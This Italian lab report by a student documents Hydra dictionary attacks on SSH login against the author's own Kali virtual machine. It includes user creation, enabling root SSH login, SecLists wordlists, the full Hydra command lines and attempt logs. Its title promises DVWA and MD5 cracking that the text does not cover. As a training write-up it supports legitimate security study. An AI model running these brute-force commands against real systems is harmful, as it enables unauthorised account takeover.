

# Report Esercizio 17/01/2025

## Exploit DVWA – Hash MD5- Cracking Password

Leonardo Catalano

“La traccia di oggi ci chiede di fare pratica con Hydra per craccare l'autenticazione dei servizi di rete. Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

Le fasi da effettuare saranno le seguenti:


1. Abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
2. Configurazione di un servizio tra ftp, rdp, telnet, autenticazione Http, e la relativa sessione di cracking con Hydra.

### Preconfigurazione macchina virtuale Kali:

Prima di tutto si configura la VM Kali e gli si imposta un indirizzo Ipv4.  
Come indirizzo di rete di riferimento uso il 192.168.10.0 /24.

### -Macchina Kali Linux:

Per configurare l'indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull'icona dell'ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l'indirizzo, si fa Add e si Salva.



Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando `ifconfig` o `ip a`.

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
   inet 192.168.10.6/24 brd 192.168.10.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::8638:cc35:20dd:4129/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ifconfig

```

Come si può vedere l'indirizzo è stato configurato correttamente.


## -Configurazione e cracking SSH:

La procedura di seguire è la seguente:

- Bisogna creare un nuovo utente su Kali Linux, con il comando “adduser”.
- L’utente creato lo chiamiamo test\_user e come password iniziale testpass.
- Attiviamo il servizio ssh con il comando sudo service ssh start.
- Il file di configurazione del servizio(demone) sshd, lo troviamo al path :  
/etc/ssh/sshd\_config, qui dentro dovremmo abilitare l’accesso all’utente root in ssh (di default per sistemi di sicurezza è disabilitato).
- Cambiamo la porta e l’indirizzo di binding del servizio e modificare altre opzioni.
- Come promemoria per ogni servizio c’è un file di configurazione dove possiamo effettuare le modifiche, essi si trovano o dentro etc, o nell’user.

## -Creazione utente:

(“sudo adduser test\_user”  
password: testpass )



```
(kali@kali)~$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  (blank) Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

(kali@kali)~$
```

## -Attivazione Servizio SSH:

Per attivare il servizio si utilizza il seguente comando: “sudo service ssh start”

```
(kali㉿kali)-[~]
$ sudo service ssh start


(kali㉿kali)-[~]
$
```

Modifica file configurazione del servizio(demone) sshd:  
Il path del file di configurazione è : “/etc/ssh/sshd\_config”  
Per modificare il file il comando è “nano /etc/ssh/sshd\_config”

```
(kali㉿kali)-[~]
$ sudo service ssh start

(kali㉿kali)-[~]
$ nano /etc/ssh/sshd_config

(kali㉿kali)-[~]
$
```



```
kali@kali: ~
GNU nano 8.2 /etc/ssh/sshd_config
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:


#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

[ File '/etc/ssh/sshd_config' is unwritable ]
^G Help      ^O Write Out  ^F Where Is   ^X Cut        ^I Execute    ^C Location   ^U Undo       ^M-A Set Mark ^J To Bracket ^M-B Previous
^Y Exit      ^R Read File  ^N Replace    ^U Paste      ^D Justify    ^_ Go To Line  ^M-E Redo     ^M-C Copy     ^B Where Was  ^M-R Next
```


Il problema è che senza permessi d’amministratore non possiamo modificare il file di configurazione, quindi bisogna cambiare il comando con ”sudo nano /etc/ssh/sshd\_config”.

Da qui dobbiamo modificare l’opzione nella sezione autenticazione e permettere all’utente root di accedere in ssh, quindi da “prohibit-password” a “yes”.



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 /etc/ssh/sshd_config  
# This is the sshd server system-wide configuration file. See  
# sshd_config(5) for more information.  
# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games  
# The strategy used for options in the default sshd_config shipped with  
# OpenSSH is to specify options with their default value where  
# possible, but leave them commented. Uncommented options override the  
# default value.  
Include /etc/ssh/sshd_config.d/*.conf  
#Port 22  
#AddressFamily any  
#ListenAddress 0.0.0.0  
#ListenAddress ::  
#HostKey /etc/ssh/ssh_host_rsa_key  
#HostKey /etc/ssh/ssh_host_ecdsa_key  
#HostKey /etc/ssh/ssh_host_ed25519_key  
# Ciphers and keying  
#RekeyLimit default none  
# Logging  
#SyslogFacility AUTH  
#LogLevel INFO  
# Authentication:  
#LoginGraceTime 2m  
#PermitRootLogin prohibit-password  
#StrictModes yes  
#MaxAuthTries 6  
#MaxSessions 10  
#PubkeyAuthentication yes  
[F] Help [O] Write Out [F] Where Is [X] Cut [I] Execute [C] Location [M-U] Undo [M-A] Set Mark [M-J] To Bracket [M-B] Previous  
[X] Exit [R] Read File [A] Replace [U] Paste [D] Justify [V] Go To Line [M-E] Redo [M-C] Copy [M-W] Where Was [M-F] Next
```

“prohibit-password ” a ”yes”



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 /etc/ssh/sshd_config *  
# This is the sshd server system-wide configuration file. See  
# sshd_config(5) for more information.  
# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games  
# The strategy used for options in the default sshd_config shipped with  
# OpenSSH is to specify options with their default value where  
# possible, but leave them commented. Uncommented options override the  
# default value.  
Include /etc/ssh/sshd_config.d/*.conf  
#Port 22  
#AddressFamily any  
#ListenAddress 0.0.0.0  
#ListenAddress ::  
#HostKey /etc/ssh/ssh_host_rsa_key  
#HostKey /etc/ssh/ssh_host_ecdsa_key  
#HostKey /etc/ssh/ssh_host_ed25519_key  
# Ciphers and keying  
#RekeyLimit default none  
# Logging  
#SyslogFacility AUTH  
#LogLevel INFO  
# Authentication:  
#LoginGraceTime 2m  
#PermitRootLogin yes  
#StrictModes yes  
#MaxAuthTries 6  
#MaxSessions 10  
#PubkeyAuthentication yes  
[F] Help [O] Write Out [F] Where Is [X] Cut [I] Execute [C] Location [M-U] Undo [M-A] Set Mark [M-J] To Bracket [M-B] Previous  
[X] Exit [R] Read File [A] Replace [U] Paste [D] Justify [V] Go To Line [M-E] Redo [M-C] Copy [M-W] Where Was [M-F] Next
```

A questo punto facciamo un test di connessione in SSH all’utente appena creato sul sistema, il comando è il seguente:

“ssh test\_user@ip\_kali” bisogna sostituire l’ip\_kali con l’ipv4 configurato precedentemente, in questo caso quindi “ssh test\_user@192.168.10.6”.

Se le credenziali inserite sono corrette, dovremmo ricevere il prompt dei comandi dell’utente test\_user sulla nostra shell di Kali.

```
(kali㉿kali)-[~]  
$ ssh test_user@192.168.10.6  
The authenticity of host '192.168.10.6 (192.168.10.6)' can't be established.  
ED25519 key fingerprint is SHA256:/94K2G/FB7eHEqhrImq5m3og7NLAGFQuzGBfVh3UKZ8.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.10.6' (ED25519) to the list of known hosts.  
test_user@192.168.10.6's password:  
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user㉿kali)-[~]  
$ █
```

Dopo aver inserito il comando ci chiederà la password dell'utente e se inserita correttamente ci uscirà il prompt dei comandi di test\_user come in figura.

### -Cracking test\_user con Hydra:

A questo punto avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking.

Faremo un 1\* test dove ovviamente conosciamo già l'utente e la password per accedere per poi invece fare una sessione di cracking con le liste sia di utenti che di password.

Il comando intanto di sintassi di Hydra per attaccare l'autenticazione SSH è il seguente:

“hydra -l username -p password IP -t 4 ssh”

dove -l, e -p minuscole, si usano se vogliamo utilizzare un singolo username ed una singola password.

Mentre se ipotizzassimo di fare il cracking come nel 2\* caso dove non conosciamo nè l'username e la password, utilizziamo invece delle liste per l'attacco a dizionario, il comando per hydra sarà il seguente:

“hydra -L username\_list -P password\_list IP\_KALI -t 4 ssh”

Qui in questo caso gli switch -L, -P sono in maiuscolo e stanno a significare l'utilizzo delle liste (sia username che password) per l'attacco a dizionario rispetto ad un singolo utente e password.

Nel comando dovremmo sostituire “username\_list” e “password\_list” con le corrispettive wordlist scaricate e “IP\_KALI” con il nostro IPV4 assegnato a Kali.

Come consiglio si può scaricare una lista di username e password, installando seclists. Seclists contiene elenchi di username e password piuttosto vasti.

Il comando per l'installazione è “sudo apt install seclists”.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali)~  
$ sudo apt install seclists  
[sudo] password for kali:  
The following packages were automatically installed and are no longer required:  
  fonts-liberation2 libfreetdp-client2-2t64 libglusterfs0 libjsoncpp25 librdmacm1t64 python3-lib2to3 rwhod  
  freerdp2-x11 libfreetdp2-2t64 libgssapi-krb5-2 libmbedcrypto7t64 libusbmuxd6 python3-pathspect samba-vfs-modules  
  hydra-gtk libfreetdp2-2t64 libgtk2.0-0t64 libmfx1 libwinpr2-2t64 python3-pluggy xcape  
  libverbs-providers libgail-common libgtk2.0-bin libperl5.38t64 libzip4t64 python3-setuptools-scm  
  libassuan0 libgail18t64 libgtk2.0-common libplacebo338 openjdk-17-jre python3-trove-classifiers  
  libavfilter9 libgeos3.12.2 libibverbs1 libplist3 openjdk-17-jre-headless python3.11  
  libboost-iostreams1.83.0 libgfp10 libimobiledevice6 libpostproc57 perl-modules-5.38 python3.11-dev  
  libboost-thread1.83.0 libgfrpc0 libiniparser1 libpython3.11-dev python3-hatch-vcs python3.11-minimal  
  libcephfs2 libgfs2 libjim0.82t64 librados2 python3-hatchling rwho  
Use 'sudo apt autoremove' to remove them.  
Installing:  
seclists  
Summary:  
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 151  
Download size: 526 MB  
Space needed: 2,082 MB / 54.7 GB available  
Get:1 http://kali.download/kali-kali-rolling/main amd64 seclists all 2024.4-0kali1 [526 MB]  
Fetched 526 MB in 15s (34.1 MB/s)  
Selecting previously unselected package seclists.  
(Reading database ... 412752 files and directories currently installed.)  
Preparing to unpack .../seclists_2024.4-0kali1_all.deb ...  
Unpacking seclists (2024.4-0kali1) ...  
Setting up seclists (2024.4-0kali1) ...  
Processing triggers for kali-menu (2024.4.0) ...  
Processing triggers for wordlists (2023.2.0) ...  
kali@kali)~  
$
```

Per effettuare la 2\* prova di cracking con Hydra al comando aggiungerò alla fine lo switch -V, in modo tale da controllare “live” i tentativi di cracking con il dizionario di Hydra.

“hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.10.6 -t4 ssh switch -V”  
(i vari / sono il path per arrivare ai file delle liste degli username e password).

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali)~  
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.10.6  
-t4 ssh switch -V
```



```
kali@kali: ~  
File Actions Edit View Help  
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt 192.168.10.6  
-t4 ssh switch -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 05:50:51  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:829545/p:100000), ~207386375000 tries per task  
[DATA] attacking ssh://192.168.10.6:22/switch  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123456" - 1 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "password" - 2 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "12345678" - 3 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "qwerty" - 4 of 829545500000 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123456789" - 5 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "12345" - 6 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "1234" - 7 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "111111" - 8 of 829545500000 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "1234567" - 9 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "dragon" - 10 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123123" - 11 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "baseball" - 12 of 829545500000 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "abc123" - 13 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "football" - 14 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "monkey" - 15 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "letmein" - 16 of 829545500000 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "696969" - 17 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "shadow" - 18 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "master" - 19 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "666666" - 20 of 829545500000 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "qwertyuiop" - 21 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123321" - 22 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "mustang" - 23 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "1234567890" - 24 of 829545500000 [child 3] (0/0)
```

Alle 11:50 ho iniziato il tentativo di cracking con il dizionario.

Ore 13:20 ho stoppato il tentativo di cracking perchè era inutile continuare con questo dizionario, così facendo lui continua con il login "info" e le password ma si è arrivato a 5000 tentativi falliti.

```
[ATTEMPT] target 192.168.10.6 - login "info" - pass "chrome" - 5110 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "cathy" - 5111 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "carpedie" - 5112 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "bilbo" - 5113 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "bella1" - 5114 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "beemer" - 5115 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "bearcat" - 5116 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "bank" - 5117 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "ashley1" - 5118 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "asdfzxcv" - 5119 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "amateurs" - 5120 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "allan" - 5121 of 829545500000 [child 0] (0/0)  
